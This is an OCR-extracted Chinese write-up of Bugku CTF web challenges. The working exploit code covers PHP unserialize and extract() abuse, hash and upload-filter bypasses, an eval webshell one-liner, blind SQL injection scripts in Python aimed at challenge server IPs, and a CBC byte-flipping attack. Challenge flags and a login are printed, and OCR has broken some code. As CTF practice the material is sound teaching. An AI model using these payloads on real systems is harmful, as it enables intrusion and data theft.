
发现正则匹配file 不能包含flag

看到这段代码及hint.php类有个 __toString()构造函数，可以构造password的序列化。然后反序列读出flag.php文件

```php
        $password = unserialize($password);
        echo $password;
    }
```

```php
<?php

class Flag{//flag.php
    //public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
$a = new Flag();
$a->file="flag.php";
print_r(serialize($a));

?>
```

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
[Finished in 0.1s]
```




```
hello friend!<br> <?php
//flag{php_is_the_best_language}
?><br>good

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```


login1

根据提示 就是注册一个admin a 的账号
然后就可以重置admin密码，后登入即可。

过狗一句话

看提示 猜测 indexphp 就是shell 于是直接利用






BUGKU{bugku_web_009801_a}


各种绕过哟

根据源代码 GET 一个unname 和POST一个 passwd 值不能相等 sha1要相等， 提交数组。Sha1()均返回null 绕过




```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])

                print 'passwd can not be uname.';

        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag: '.$flag);

        else

                print 'sorry!';

}
?> Flag: flag{HACK_45hhs_213sDD}
```


Web8



根据源代码

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

extract 可以将$_GET数组的值转为变量，默认是如果有冲突，则覆盖已有的变量。
File_get_contents() 利用php://input绕过。





```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}

字符？正则？

一步步跟着匹配即可，[:punct:]是匹配任何标点符号





```php
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

考细心


看主页404，但和真正的404页面不一样，没什么发现，于是试了下robots.txt 发现了resusl.php文件。

本来以为是伪造IP，然后注入得到password，提交。然后均失败了。 试了下?x=admin 出现flag。。。



求getshell

上传题。 各种方法尝试。发现是后缀名黑名单检测和类型检测
php别名：php2, php3, php4, php5, phps, pht, phtm, phtml 均试下。
发现php5绕过
上面的Content-Type的值 大小写绕过



flag.php

点了没反应，提示:hint 多次尝试 发现GET一个hint就有源代码

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
        show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
        echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

审计代码，要传一个cookie名为lSecer 的反序列的值。并且反序列后的值要全相等于”$KEY”
这里要注意是有双引号。

```php
elseif ($flag === "$KEY")
{
    echo "flag:{111111}";
}
```


而且$KEY的传值的此之后的。所以反序列的值不是’lSecer:www.isecer.com’。
我们要得到的值是string(0) "" 所以序列化该值即可。

```php
var_dump("$KEY");
$KEY = 'flag';
?>
```

```
string(0) ""

[Finished in 0.1s]
```

```php
print_r(serialize("$KEY"));
$KEY = 'flag';
?>
```

```
s:0:"";
[Finished in 0.2s]
```



Web15

web15

150

地址：http://120.24.86.145:8002/web15/

flag格式：flag{xxxxxxxxxxxx}
不如写个Python吧

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
```

给了源代码
是INSERT INTO的注入，并且不能有’,’否则会吃掉后面的语句
Payload：
11'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then sleep(4) else 1 end) and '1'='1
Python脚本

```
import requests
import string
url="http://120.24.86.145:8002/web15/"
allString=string.lowercase + string.uppercase + string.digits
flag=""
```

```
for i in range(1,33):
for str1 in allString:
data="11'+(select case when (substring((select flag from flag ) from {0} for 1 )='{1}') then sleep(4) else 1 end )
and '1'='1".format(str(i),str1)
# print data
headers={"x-forwarded-for":data}
try:
res=requests.get(url,headers=headers,timeout=3)
except requests.exceptions.ReadTimeout, e:
flag += str1
print flag
break
print 'flag:' + flag
```

文件包含2

看见file想到文件包含，php://filter/read=convert.base64-encode/resource=hello.php

失败。

右键源代码，发现有个upload.php上传。所以上传一个带一句话木马的图片包含即可。

‘<?php’ 、 ‘?>’这两个被过滤了。换个姿势上传~

```
<?=eval($_POST['cmd']);
```


成功连接

sql注入2

根据题目sql注入 试了好久好久，于是请教他人。。。结果大牛说访问下flag 就行了。巨坑！

wordpress

登入后台。根据这个构造账号密码 sun sun19980321
看到隐藏文章



经人提醒才知道，是数据库
找到http://wp.bugku.com/phpmyadmin/ 登入


Login3

过滤了空格 or and where + * union ,%0a %0b 等等
测试得出用 ^

Payload

```
import requests
url = 'http://47.93.190.246:49167/index.php'
r = requests.Session()
result = ''
for i in range(1,33):
for j in range(37,127):
payload = "admin1'^(ascii(mid((password)from({0})))>{1})#".format(str(i),str(j))
print payload
data = {"username":payload,"password":"asd"}
html = r.post(url,data=data)
if "password error!" in html.content:
result += chr(j)
print result
break
print result
```


跑出MD5解密 登入即可



login4

看到登入框就试试有没有注入，源代码泄露。 发现.index.php.swp 存在恢复成源码。 根据提示，知道了是利用cbc字符翻转攻击。
原理看文章：http://wooyun.jozxing.cc/static/drops/tips-7828.html

首先先post username = ‘qdmin’ password=’1’ 会得到一个iv cipher



利用CBC字节翻转攻击将qdmin 的q 改成 a 后加密得到cipher。

```php
<?php

$data = 'nbICB2DCbniDd84D8fT8xTnYA6VGPl7muh9AusfuhP+QMb32zusJklq+Tx803ZzPBdFVpFZJdyY/lyy
$enc = base64_decode($data);
$enc[9] = chr(ord($enc[9]) ^ ord("q") ^ ord ("a"));
$flag = base64_encode($enc);
echo $flag;

?>
```


```
bICB2DCbniDZ84D8fT8xTnYA6VGPl7muh9AusfuhP+QMb32zusJklq+Tx803ZzPBdFVpFZJdyY/lyyCKqzZMA==
Finished in 0.1s]
```

替换cookie[cipher]的值 访问。

反序列化失败。 原因是第一个块数据（16字节）被破坏了。因为要username要等于admin所以不能利用文章里的说的填充字符。 又因为是第一个块数据被破坏，第一个块数据是和IV有关，所以只要将在CBC字符翻转攻击，得到新的IV就可以修复第一块数据。

```php
<?php

$enc = base64_decode('YOrKlOy/wRRhsHwJlKDUvW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjE6IjEiO30=');
$iv= base64_decode('kSrnvBb+xzCtJ20efhLjuw==');
$first='a:2:{s:8:"userna';
$newvi='';
for ($i=0;$i<16;$i++){
    $newvi .=chr(ord($first[$i])^ord($iv[$i])^ord($enc[$i]));
}
echo base64_encode($newvi);

?>


kPofEoEyPBz2tWRkj8BZZw==
[Finished in 0.1s]
```

代入vi即可



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